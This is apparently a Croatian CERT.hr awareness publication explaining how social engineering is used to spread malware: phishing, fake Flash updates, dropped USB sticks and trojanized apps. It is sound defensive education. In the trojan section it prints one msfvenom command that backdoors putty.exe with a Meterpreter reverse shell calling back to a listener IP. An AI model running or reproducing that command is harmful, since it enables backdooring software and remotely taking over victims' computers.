CARNET

Socijalni inženjering i zlonamjerni softver

CERT.hr-PUBDOC-2018-11-369

CERT.hr

Sadržaj


Ovaj dokument izradio je Laboratorij za sustave i signale Zavoda za elektroničke sustave i obradbu informacija Fakulteta elektrotehnike i računarstva Sveučilišta u Zagrebu.

1 Uvod

U izvještaju Svjetskog gospodarskog foruma (eng. *World Economic Forum*) o globalnim rizicima iz 2018. godine, o **rizicima kibernetičke sigurnosti** piše sljedeće:

„Rizici kibernetičke sigurnosti također su u porastu, kako u njihovoj raširenosti, tako i u njihovoj potencijalnoj šteti. Napadi na tvrtke gotovo su se udvostručili u pet godina, dok incidenti koji su se nekada smatrali izvanrednima sada postaju sve učestaliji." (1)

U tom izvještaju, **veliki kibernetički napadi** su po riziku stavljeni su uz bok **prirodnim katastrofama**, **šteti od klimatskih promjena** i sl. (1). Rizici su u izvještaju prikazani i vizualno, grafom globalnog krajolika rizika gdje vertikalna os predstavlja vjerojatnost, a horizontalna os predstavlja učinak rizika. Na slici 1 prikazan je taj graf te je crvenom bojom istaknut rizik od velikih kibernetičkih napada. Moguće je vidjeti kako je procijenjeni rizik od velikih kibernetičkih napada u isto vrijeme među najvjerojatnijim rizicima te među rizicima s najkobnijim posljedicama.



Slika 1 – graf globalnog krajolika rizika s istaknutim rizikom od velikih kibernetičkih napada (1)

Obično je jedan od ključnih dijelova kibernetičkog napada **zlonamjerni softver** (eng. *malware*). To je softver kojega je razvio napadač (ili suradnik napadača), a svrha mu je:

- davanje napadaču kontrole nad zaraženim računalom,
- prikupljanje osjetljivih informacija,
- uništavanje podataka
- i/ili slično.


Postoje razne vrste zlonamjernog softvera, ovisno o tome za što služe i kako rade, primjerice:

- ***Ransomware*** šifrira datoteke na žrtvinom računalu i traži otkupninu od žrtve u zamjenu za dešifriranje datoteka.

- ***Remote access trojan* (RAT)** omogućava prikupljanje informacija/špijuniranje (datoteke, pritisnute tipke, slika ekrana, mikrofon, kamera…) te daje napadaču kontrolu nad zaraženim uređajem.

- ***Point-of-sale* (POS) zlonamjerni softver** ugrađuje se u *point-of-sale* uređaje, prikuplja brojeve bankovnih kartica iz memorije uređaja te ih šalje napadaču.


No, kako napadači **„zaraze"** računalo zlonamjernim softverom? Na razne načine. Primjerice, napadači mogu zaraziti žrtve tako da kompromitiraju popularnu web stranicu i iskorištavaju javno nepoznatu ranjivost (eng. *zero-day vulnerability*) za napad na web preglednik posjetitelja (2). Ili, napadači mogu napasti proizvođača softvera, ugraditi zlonamjerni kod u softver prije distribucije te tako posredno zaraziti sve korisnike tog softvera; to je tzv. napad na opskrbni lanac (eng. *supply chain attack*), ilustriran na slici 2 (3).



Slika 2 – dijagram napada na opskrbni lanac (eng. *supply chain attack*) (3)


Ovakvi su napadi izrazito zabrinjavajući jer se naizgled nije moguće obraniti, no **oni su relativno rijetki**. U većini slučajeva, krivac za zarazu je **krajnji korisnik** – svojim neznanjem, nemarom ili lakovjernošću. Drugim riječima, napadač najčešće **obmane** korisnika (žrtvu) da učini nešto što je štetno. To je tzv. **socijalni inženjering** i najčešće je upravo on zaslužan za uspješnu zarazu.

Dva primjera ovakvih napada socijalnim inženjeringom prikazana su na slici 3 i slici 4. Na slici 3 prikazana je *phishing* poruka e-pošte koja je naizgled vezana za plaćanje računa te dolazi s odgovarajućom Microsoft Excel tablicom u privitku. U stvarnosti, tablica iz privitka zapravo sadrži zlonamjerni softver *Dridex* koji krade korisnikove pristupne podatke za sustave internetskog bankarstva (4).



Slika 3 – *phishing* poruka e-pošte sa zlonamjernim softverom (u obliku Microsoft Excel datoteke) u privitku (4)

U drugom primjeru, na slici 4 prikazana je web stranica koja naizgled služi za ažuriranje programa *Adobe Flash Player*. Na ovakvu stranicu žrtve mogu naići preko poveznice iz *phishing* poruke (5) ili posjetom kompromitirane web stranice. Kada bi žrtva preko ove web stranice instalirala navodno *Adobe Flash Player* ažuriranje, zapravo bi pokrenula *ransomware Locky* koji bi šifrirao datoteke na računalu te tražio otkupninu za njihovo dešifriranje (6).



Slika 4 – lažna web stranica za ažuriranje programa *Adobe Flash Player* zapravo distribuira zlonamjerni softver (6)

Postavlja se pitanje – zašto ovakvi napadi uspijevaju? Tj. preciznije, kako napadači uspijevaju obmanuti žrtve da preuzmu i pokrenu zlonamjerni kod? Ovaj dokument pokušava odgovoriti na to pitanje opisivanjem često korištenih tehnika socijalnog inženjeringa u kontekstu napada zlonamjernim softverom.

2 Trojanski konji

Trojanski konji su jedan od najboljih primjera spoja zlonamjernog softvera i socijalnog inženjeringa. Sigurnosna tvrtka Kaspersky o trojanskim konjima kaže sljedeće:

„Trojanski konj ili trojan vrsta je zlonamjernog softvera često zamaskirana kao legitiman softver. [...] Korisnike se obično prevari nekim oblikom socijalnog inženjeringa kako bi učitali i izvršili trojana na svojim sustavima." (7)


Ovo poglavlje odgovorit će na pitanja:

- Kako izgledaju trojanski konji?
- Gdje je moguće naići na trojanske konje?
- Kako napadači izrađuju trojanske konje?

Kratki odgovor na pitanje „Kako izgledaju trojanski konji?" je nažalost „gotovo bilo kako". Ipak, nešto konkretnije – trojanski konji mogu biti:

- **Programi za računala**, **aplikacije za mobitele** (datoteke s nastavcima *.exe*, *.apk*…) koji naizgled normalno funkcioniraju, no u pozadini izvršavaju zlonamjerni kod.
- **Dokumenti** (*Microsoft Office* i slični) koji sadržavaju zlonamjerni kod u raznim oblicima (makronaredbe, DDE, OLE objekti…).
- **Gotovo bilo kakva datoteka** (PDF, JPEG…) posebno konstruirana tako da iskorištava ranjivost softvera koji ju obrađuje. Primjerice, trojanski konj može biti PDF datoteka posebno konstruirana tako da iskorištava ranjivost softvera *Adobe Reader* (koji služi za prikaz PDF datoteka).

Na slici 5 prikazano je nekoliko primjera kako datoteke trojanskih konja mogu izgledati u grafičkom sučelju. Slika zapravo ne prikazuje ništa neobično – prikazane su naizgled obične datoteke s aplikacijama, dokumentima i slikama, kakve je gotovo svaki korisnik računala naviknut vidjeti. Drugim riječima, u grafičkom sučelju trojanske konje često nije lako razlikovati od legitimnih datoteka.



Slika 5 – primjeri prikaza datoteka trojanskih konja u grafičkom sučelju


Na trojanske je konje moguće naići na raznim mjestima, primjerice:

1. **Na neslužbenim mjestima za preuzimanje softvera** kao što su:
    - sustavi za dijeljenje piratskog softvera,
    - web stranice koje nisu od proizvođača softvera,
    - neslužbene trgovine aplikacijama za pametne telefone.

    Neslužbena mjesta za preuzimanje softvera često **nemaju strogih kontrola** koje bi sprječavale posluživanje zlonamjernog softvera ili čak **namjerno ubacuju zlonamjerni kod** u legitimne programe, pa je zato najbolje izbjegavati ih koliko god je to moguće.

2. **Na službenim mjestima za preuzimanje softvera,** primjerice na trgovini Google Play za Android (8) (9) ili na trgovini App Store za iOS (10).

    Službena mjesta za preuzimanje softvera obično provode ozbiljne mjere kako bi zaustavili posluživanje zlonamjernog softvera, te je zato preuzimanje softvera s takvih mjesta većinom sigurno. No blokiranje **svog** zlonamjernog softvera je u stvarnosti **nemoguće**, pa je zato i na službenim mjestima za preuzimanje softvera moguće naići na trojanske konje. Kao primjer, na slici 6 prikazano je nekoliko trojanskih konja, naizgled legitimne aplikacije s Google Play trgovine koje su zaražene mobitele priključivali *Viking Horde* botnetu (8).




Slika 6 – primjer *Viking Horde* trojanskih konja na Google Play trgovini (8)

3. **U porukama e-pošte, na društvenim mrežama i ostalim elektroničkim komunikacijskim medijima.**

   Phishing poruke e-pošte jedan su od **najčešćih** načina zaraze zlonamjernim softverom. Osim e-poštom, *phishing* poruke s trojanskim konjima moguće je primiti i na društvenim mrežama, *instant messaging/chat* aplikacijama i drugim elektroničkim komunikacijskim medijima.

   Na slici 7 prikazana je poruka koja naizgled dolazi od Dropboxa i sadržava poveznicu na dokument. No, to je zapravo *phishing* poruka koja dolazi od nepoznatog napadača, a poveznica vodi na trojanskog konja.



Slika 7 – primjer *phishing* poruke s poveznicom koja vodi na trojanskog konja (11)

4. **Na vanjskim medijima za pohranu podataka.** Trojanski konj može doći i u obliku CD-a, DVD-a, USB *sticka*, vanjskog tvrdog diska i slično.

   No kako zaraženi DVD, USB *stick* ili slični medij dođe do žrtve? Dva česta primjera su sljedeća:


   - Napadač negdje ostavi USB *stick*, npr. na podu u blizini radnog mjesta žrtve. Žrtva ga zatim pronađe i misli da je to nečiji izgubljeni USB *stick*. Pokušavajući otkriti kome ga treba vratiti, ili iz znatiželje, žrtva priključuje USB *stick* u svoje računalo. Slika 8 preuzeta je iz prezentacije (12) o upravo ovakvim napadima te prikazuje nekoliko primjera kako zaraženi i ostavljeni USB *stickovi* mogu izgledati.

   - Napadač na konferenciji dijeli USB *stickove*, DVD-ove ili slično s konferencijskim materijalima. Žrtva, kao polaznik konferencije, prihvaća USB *stick*/DVD te ga kasnije priključuje na računalo (13) (14).

Slika 8 – zaraženi, ostavljeni USB *stickovi* (označeni crveno) (12)

Kako onda trojanski konj zarazi računalo nakon što korisnik priključi/ubaci vanjski medij? Postoji niz tehnika pomoću kojih se zlonamjerni kod automatski pokrene, primjerice iskorištavanje ranjivosti (eng. *exploit*) raznih dijelova sustava ili lažno predstavljanje na razini protokola (npr. USB HID napad). No i u ovom dijelu napada, moguće je **obmanuti korisnika** da sam pokrene trojanskog konja.

Na slici 9 prikazan je primjer jedne takve tehnike obmane – uz domišljate izmjene teksta i ikone, označena opcija u prikazanom prozoru (s tekstom „*Open folder to view files*“) zapravo neće otvoriti sadržaj USB *sticka* za pregledavanje, već će pokrenuti trojanskog konja (15).



Slika 9 – primjer tehnike obmane kojom USB *stick* može zaraziti računalo (15)

Konačno – kako napadači izrađuju trojanske konje? Ovisno o obliku trojanskog konja (npr. je li on *.exe* program, *Microsoft Word* dokument ili JPEG slika), postupak izrade može izgledati znatno drugačije. No korisno je znati da, za napadače, taj postupak može biti izrazito **jednostavan**, što je vjerojatno jedan od razloga za raširenost trojanskih konja. Široko su dostupni alati pomoću kojih je moguće prilično lagano ubaciti zlonamjeran kod u datoteku legitimnog programa. Taj postupak obično se naziva **„trojanizacija" (eng. *trojanizing*)** ili **„ugrađivanje tajnih vrata" (eng. *backdooring*)** (16). Primjeri takvih alata su:

- *Metasploit* (*msfvenom*), prikazan na slici 10, za trojaniziranje Windows izvršnih datoteka (nastavak *.exe*).
- *AndroRAT APK binder*, prikazan na slici 11, za trojaniziranje Android aplikacija (nastavak *.apk*).

```
root@kali:/tmp$ msfvenom --template putty.exe --out putty_backdoored.exe
--arch x86 --platform windows --keep --payload windows/meterpreter/revers
e_tcp lhost=192.168.1.101 --format exe --encoder x86/shikata_ga_nai
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 368 (iteration=0)
x86/shikata_ga_nai chosen with final size 368
Payload size: 368 bytes
Final size of exe file: 809984 bytes
Saved as: putty_backdoored.exe
```

Slika 10 – primjer korištenja alata *msfvenom* (dio softverskog paketa *Metasploit*) za trojanizaciju izvršnih (*.exe*) Windows datoteka

Slika 11 – sučelje alata AndroRat Binder za trojanizaciju Android aplikacija (*.apk* datoteka)

3 Tehnike socijalnog inženjeringa u napadima zlonamjernog softvera

Ovo će poglavlje opisati razne tehnike koje koriste trojanski konji i ostali zlonamjerni softver kako bi obmanuli mete i uspješno izvršili napad.

3.1 Prikrivanje vrste datoteke

Korisnici su danas većinom svjesni da *.exe* datoteke mogu sadržavati zlonamjerni softver i biti opasne. Zato, kako bi napadači uspješno obmanuli metu da pokrene zlonamjernu *.exe* (ili sličnu) datoteku, oni često koriste razne tehnike kojima **prikrivaju stvarnu vrstu datoteke**.


Za razumijevanje ovih tehnika, prvo pitanje koje treba postaviti je: „Kako korisnici prepoznaju koje je vrste neka datoteka?“. Primjerice, kako korisnici znaju je li neka datoteka npr. izvršna (*.exe*) datoteka, dokument ili slika? Informaciju o vrsti datoteke korisnici primarno dobivaju iz:

- ikone datoteke
- i nastavka (eng. *extension*) datoteke.

3.1.1 Mijenjanje ikone datoteke

